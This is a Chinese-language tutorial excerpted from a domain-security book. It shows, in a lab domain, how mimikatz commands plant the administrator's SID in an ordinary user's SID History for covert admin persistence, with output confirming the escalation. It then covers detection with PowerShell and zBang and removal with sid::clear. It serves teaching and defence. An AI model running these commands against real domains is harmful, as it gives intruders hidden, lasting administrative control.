


域权限维持之 SID History 滥用

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

SID(Security Identifier)安全标识符是用于标识主体的可变长度的唯一值。每个帐户都有一个由系统颁发的唯一 SID 安全标识符，其存储在数据库(域中的话就存储在活动目录数据库)中。每次用户登录时，系统都会从数据库中检索该用户的 SID，并将其放在该用户的访问令牌中。系统使用访问令牌中的 SID 来识别与 Windows 安全的所有后续交互中的用户。当 SID 被用作用户或组的唯一标识符时，它再也不能再用于标识另一个用户或组。在活动目录数据库中对象的 objectSid 属性值就是 SID。

如图所示，可以看到 administrator 的 objectSid 属性，其值就是 SID：

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x0
adminCount	Integer	1	1
badPasswordTime	Integer8	1	2021/10/16 11:29:34
badPwdCount	Integer	1	0
cn	DirectoryString	1	Administrator
codePage	Integer	1	0
countryCode	Integer	1	0
description	DirectoryString	1	管理计算机(或)的内置帐户
distinguishedName	DN	1	CN=Administrator,CN=Users,DC=xie,DC=com
dSCorePropagationData	GeneralizedTime	5	2021/11/1 23:17:32;2021/11/1 23:12:34;2021/11/1 22:54:06;2021/10/16 11:42:05;1601/1
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	TRUE
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	2021/10/26 22:12:01
lastLogonTimestamp	Integer8	1	2021/10/16 11:29:51
logonCount	Integer	1	20
logonHours	OctetString	1	255 255
memberOf	DN	5	CN=Group Policy Creator Owners,CN=Users,DC=xie,DC=com;CN=Domain Admins,CN=User
name	DirectoryString	1	Administrator
ntSecurityDescriptor	NTSecurityDescriptor	1	D:PAI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f0
objectCategory	DN	1	CN=Person,CN=Schema,CN=Configuration,DC=xie,DC=com
objectClass	OID	4	top;person;organizationalPerson;user
objectGUID	OctetString	1	{7B73B1AA-7830-48F7-9106-0BE3FA003BCE}
objectSid	Sid	1	S-1-5-21-1313979556-3624129433-4055459191-500
primaryGroupID	Integer	1	513
pwdLastSet	Integer8	1	2021/11/1 23:19:38
sAMAccountName	DirectoryString	1	Administrator
sAMAccountType	Integer	1	805306368
userAccountControl	Integer	1	512
uSNChanged	Integer8	1	0x50B7
uSNCreated	Integer8	1	0x2004
whenChanged	GeneralizedTime	1	2021/11/1 23:19:38
whenCreated	GeneralizedTime	1	2021/10/16 11:24:44

官方文档：[安全标识符](#)

而 SID History 是为了域迁移场景而设计的一个属性。SID History 使得帐户的原本访问权限能够有效的克隆到另一个帐户，这对于确保用户在从一个域迁移到另一个域时保留访问权限非常有用。如果将 A 域中的域用户迁移到 B 域中，那么在 B 域中该用户的 SID 会随之改变，进而影响迁移后用户的权限，导致迁移后的用户不能访问原来可以访问的资源。而 SID History 的作用是在域迁移过程中保持域用户的访问权限，即如果迁移后用户的 SID 改变了，系统会将其原来的 SID 添加到迁移后用户的 SID History 属性中。用户在访问资源时，SID 和 SID History 都会被添加到用户的访问令牌中，使得迁移后的用户既能拥有现有的权限，又能保持原有权限，能够访问其原来可以访问的资源。

如图所示是微软官方对于 SID History 属性的描述：

SID-History attribute

12/15/2020 • 2 minutes to read •   

Contains previous SIDs used for the object if the object was moved from another domain. Whenever an object is moved from one domain to another, a new SID is created and that new SID becomes the objectSID. The previous SID is added to the sIDHistory property.

Entry	Value
CN	SID-History
Ldap-Display-Name	sIDHistory
Size	-
Update Privilege	This value is set by the system.
Update Frequency	Each time the object is moved to a new domain.
Attribute-Id	1.2.840.113556.1.4.609
System-Id-Guid	17eb4278-d167-11d0-b002-0000f80367c1
Syntax	String(Sid)

SID History 本意是为了域迁移场景而设计的一个属性，但是也给攻击者有了可趁之机。攻击者可以利用 SID History 属性进行隐蔽的域权限维持。

官方文档：[SID-History attribute](#)

[Using SID History to Preserve Resource Acces](#)

SID History 攻击

实验环境如下：

- 域控系统版本：Windows Server 2012R2
- 域控主机名：AD01
- 域控 ip：10.211.55.4
- 域管理员：xie\administrator

- 域普通用户：xie\hack

hack 是域中的一个普通用户。如图所示，可以看到 hack 在 Domain Users 组中：

```
C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name                hack
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        2021/10/16 11:37:28
Password expires         2024/7/11 11:37:28
Password changeable      2021/10/17 11:37:28
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2021/10/26 11:29:48

Logon hours allowed      All

Local Group Memberships
Global Group memberships  *Domain Users
The command completed successfully.
```

由于是普通域用户，因此它没有给域管理员组“domain admins”添加用户的权限，也没有创建用户的权限。

如图所示，当 hack 用户尝试创建用户和往域管理员组“domain admins”中添加用户时，提示权限拒绝！

C:\Users\hack>net user hack2 P@ss1234 /add /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.

C:\Users\hack>net group "domain admins" hack /add /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.

现在我们获得了域管理员的权限，并想进行域权限维持，我们可以进行如下操作：

首先我们可以执行如下命令，使用 mimikatz 将域管理员 administrator 的 SID 添加到普通域用户 hack 的 SID History 属性中。

```
privilege::debug  
#修复 NTDS 服务，否则无法将高权限的 SID 注入低权限用户的 SID History 属性  
sid::patch  
#将 administrator 的 SID 添加到 hack 的 SID History 属性中  
sid::add /sam:hack /new:administrator
```

如图所示，使用 mimikatz 将域管理员 administrator 的 SID 添加到普通域用户 hack 的 SID History 属性中。

C:\Users\Administrator\Desktop>mimikatz.exe

```
.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::Debug
Privilege '20' OK

mimikatz # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: "ntds" service patched

mimikatz # sid::add /sam:hack /new:administrator

CN=hack,CN=Users,DC=xie,DC=com
name: hack
objectGUID: {908a4f43-e2c4-4994-8728-b1c42507d357}
objectSid: S-1-5-21-1313979556-3624129433-4055459191-1105
SAMAccountName: hack

* Will try to add 'sIDHistory' this new SID:'S-1-5-21-1313979556-3624129433-4055459191-500': OK!
```

如图所示添加完成后，使用 adexplorer 查询 hack 用户的属性。如下图，可以看到，其多了一个 SIDHistory 属性，并且其值为 administrator 的 SID：S-1-5-21-1313979556-3624129433-4055459191-500。

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x0
adminCount	Integer	1	1
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	hack
codePage	Integer	1	0
countryCode	Integer	1	0
distinguishedName	DN	1	CN=hack,CN=Users,DC=xie,DC=com
dSCorePropagationData	GeneralizedTime	2	2021/11/2 14:18:07;1601/1/1 7:00:00
instanceType	Integer	1	4
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	2021/11/2 14:15:45
lastLogonTimestamp	Integer8	1	2021/10/26 22:12:25
logonCount	Integer	1	13
name	DirectoryString	1	hack
nTSecurityDescriptor	NTSecurityDescriptor	1	D:PAI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;4
objectCategory	DN	1	CN=Person,CN=Schema,CN=Configuration,DC=xie,DC=com
objectClass	OID	4	top;person;organizationalPerson;user
objectGUID	OctetString	1	{908A4F43-E2C4-4994-8728-B1C42507D357}
objectSid	Sid	1	S-1-5-21-1313979556-3624129433-4055459191-1105
primaryGroupID	Integer	1	513
pwdLastSet	Integer8	1	2021/10/16 11:37:28
sAMAccountName	DirectoryString	1	hack
sAMAccountType	Integer	1	805306368
sIDHistory	Sid	1	S-1-5-21-1313979556-3624129433-4055459191-500
userAccountControl	Integer	1	512
uSNChanged	Integer8	1	0x50F4
uSNCreated	Integer8	1	0x31E5
whenChanged	GeneralizedTime	1	2021/11/2 14:22:05
whenCreated	GeneralizedTime	1	2021/10/16 11:37:28

现在，我们控制的普通域用户 hack 已经有了 SID History 了，并且该值为域管理员 administrator 的 SID。意味着 hack 用户拥有和域管理员 administrator 一样的权限了。

我们再次使用 hack 用户身份创建用户和往域管理员组“domain admins”中添加用户。如图所示，可以看到，赋予权限后，添加成功！并且 hack 用户还只在 Domain Users 组中。

C:\Users\hack>net user hack2 P@ss1234 /add /domain
The request will be processed at a domain controller for domain xie.com.
The command completed successfully.

C:\Users\hack>net group "domain admins" hack2 /add /domain
The request will be processed at a domain controller for domain xie.com.
The command completed successfully.

C:\Users\hack>net user hack /domain
The request will be processed at a domain controller for domain xie.com.

User name	hack
Full Name	
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	2021/10/16 11:37:28
Password expires	2024/7/11 11:37:28
Password changeable	2021/10/17 11:37:28
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	2021/11/2 14:25:04
Logon hours allowed	All
Local Group Memberships	
Global Group memberships	*Domain Users

The command completed successfully.

注：添加了 SID History 后，hack 用户需要重新登录以获得新的访问令牌。

SID History 滥用检测和防御

对于防守方或蓝队来说，如何针对 SID History 滥用进行检测和防御呢？

1. SID History 滥用检测和清除

针对 SID History 滥用检测和清除可以使用如下方法：

(1) 使用 PowerShell 进行 SID History 滥用检测

如下，使用如下 powershell 语句检测域中存在 SID History 属性的用户：

```
Import-Module ActiveDirectory
$DomainSID = ((Get-ADDomain).DomainSID.Value )
Get-ADUser -Filter "SIDHistory -Like '*'" -Properties SIDHistory | Where { $_.SIDHistory -Like "$DomainSID-*" }
```

如图所示，检测域中存在 SID History 属性的用户，检测到了 hack 用户。

```
PS C:\Users\Administrator\Desktop> Import-Module ActiveDirectory
PS C:\Users\Administrator\Desktop> $DomainSID = ((Get-ADDomain).DomainSID.Value )
PS C:\Users\Administrator\Desktop> Get-ADUser -Filter "SIDHistory -Like '*'" -Properties SIDHistory | Where { $_.SIDHistory -Like "$DomainSID-*" }

DistinguishedName : CN=hack,CN=Users,DC=xie,DC=com
Enabled            : True
GivenName         :
Name              : hack
ObjectClass       : user
ObjectGUID        : 908a4f43-e2c4-4994-8728-b1c42507d357
SamAccountName    : hack
SID               : S-1-5-21-1313979556-3624129433-4055459191-1105
SIDHistory        : {S-1-5-21-1313979556-3624129433-4055459191-500}
Surname           :
UserPrincipalName :
```

(2) 使用 zBang 进行 SID History 滥用检测


可以定期使用 zBang 工具检测当前域是否被设置了 SID History 后门。如图所示，运行 zBang：

```
C:\Users\Administrator\Desktop>zBang.exe
.NET Framework Version: 4.5.1
[1] Starting ZBang....
[2] Zbang dir is C:\Users\Administrator\Desktop\__tempgui168410798
[3] Extracting files...
[4] Building file structure...
[5] Uncompressing...
[6] Launching!
```


然后选择 SID History，再点击 Launch。如图所示：



过一会就可以看到 zBang 运行成功，如图所示：



然后通过 SID History Results 结果页面可以看到 hack 用户有 SID History 属性，并且其 SID History 属性为域管理员 administrator 的 SID。如图所示：



(3) SID History 属性的清除

发现恶意用户 hack 被添加 SID History 属性后，可以使用 mimikatz 运行如下命令清除 SID History 属性。

```
sid::clear /sam:hack
```

如图所示，使用 mimikatz 清除 hack 用户的 SID History 属性：

```

C:\Users\Administrator\Desktop>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sid::clear /sam:hack

CN=hack,CN=Users,DC=xie,DC=com
name: hack
objectGUID: {908a4f43-e2c4-4994-8728-b1c42507d357}
objectSid: S-1-5-21-1313979556-3624129433-4055459191-1105
sAMAccountName: hack
sIDHistory:
[0] S-1-5-21-1313979556-3624129433-4055459191-500 ( User -- XIE\administrator )

* Will try to clear 'sIDHistory': OK!

```

2. SID History 滥用防御

针对 SID History 滥用防御的最佳措施是定期枚举 SID History 属性中所有具有数据的用户。如果未进行域迁移，则所有存在 SID History 属性的用户都不正常。如果进行了域迁移，则筛选出可疑用户。这就是为什么在进行域迁移完成后清除 SID History（清除 SID History 前将用户添加到正确的资源组中获得必要的资源访问）很重要。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习

**域渗透攻防指南**
星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

现价：¥199

微信扫码加入星球

 知识星球  谢公子学安全

相关文章：

- <https://adsecurity.org/?p=1640>
- <https://adsecurity.org/?p=1772>